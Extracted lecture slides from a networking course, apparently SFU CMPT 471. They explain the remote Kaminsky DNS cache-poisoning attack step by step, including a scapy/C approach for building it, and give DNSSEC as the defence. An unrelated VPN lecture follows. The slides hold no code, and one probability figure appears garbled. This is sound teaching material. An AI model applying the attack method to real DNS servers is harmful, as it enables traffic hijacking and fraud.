DNS Cache Poisoning: Remote Attack



Remote Attack


- The attacker is on a different network
 - Cannot sniff the network
- To spoof a reply, which data is hard to get remotely?
 - Src port (16 bits)
 - Transaction ID (16 bits)
- The idea: the attacker needs to generate them randomly
- Challenges:
 - Search space: $2^{16} * 2^{16}$ options = 2^{32} (probability of success is **2.32^{-10}**)
 - Time: 50 days to try all of them (assuming sending 1K pkts/sec)
 - Cache: if the attacker is wrong, the answer for www.example.net will be cached → wait longer

We need to know:

- src/dst IP
- src/dst port
- DNS question
- DNS transaction ID

Remote Attack – Main Steps

1. Trigger the victim DNS server to send a DNS query
 - But, don't trigger the victim DNS server to cache target hostname
 - Hint: no need to ask the **right question**
2. Spoof the DNS reply
 - Random generation of src port and transaction ID.
3. Negate the cache effect
 - Keep asking different questions
 - This is called *The Kaminsky Attack*



Remote Attack – The Problem

- Given a target hostname “www.example.com”:
 - What kind of query should we trigger?
 - What should we put in the reply to affect the DNS cache?


Remote Attack – Solution – Part 1

- What should we put in the reply to affect the DNS cache?
 - Given a target hostname: how can we make the victim DNS server points to attacker nameserver?
 - **Use authority section**

Remote Attack – Solution – Part 2

- What kind of query should we trigger?
 - Recall: we cannot use www.example.com
 - Also, if the answer isn't related to the question, the answer will not be accepted
 - **Use randomly generated hostnames related to the domain name**
 - Examples:
 - 471.example.com
 - abc.example.com
 - qwerty.example.com
 - Etc...

Remote Attack – Putting It All Together



Remote Attack – Practical Implementation

- Option #1: Pure Python scapy:
 - Very slow
- Option #2: Pure C implementation:
 - Can be hard
- Option #3: Hybrid approach
 - scapy: used to generate a template for a DNS packet (containing most info)
 - C: used to send raw packet, and generate random src port, transaction ID, and hostname.

Protection Against DNS Spoofing Attacks

- The main problem: DNS servers do not authenticate the replies
- Solution: DNS Security Extensions (DNSSEC)
 - RFC 4033, RFC 4034, RFC 4035
 - Authenticates DNS records in the replies by checking the sender's public key
 - Detects if a reply was spoofed

Questions



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Virtual Private Networks

Instructor: Khaled Diab

What is VPN?


VPN: Use Cases

Protect yourself from hackers in untrustworthy Wi-Fi hotspots



VPN: Use Cases

Bypass geographic restrictions




VPN: Use Cases

Bypassing egress filtering at firewalls



VPN: Use Cases

Extend private network (e.g., enterprise, home, etc.)



Many VPN Options




OpenConnect



And other commercial VPN software


Motivation

- As enterprises grow:
 - Their private networks deployed to different geographical regions
 - Employees need to (while travelling or at home)
 - i.e., access resources inside private networks




Option #1

- Relax firewall policies to allow external networks/users
- Drawbacks:
 - Increasing the attack surface and risks
 - Simple protections are often deployed for private/internal accesses



Option #2

- Lease/own dedicated links between sites
- Drawbacks:
 - Expensive
 - Not flexible



Other Options?

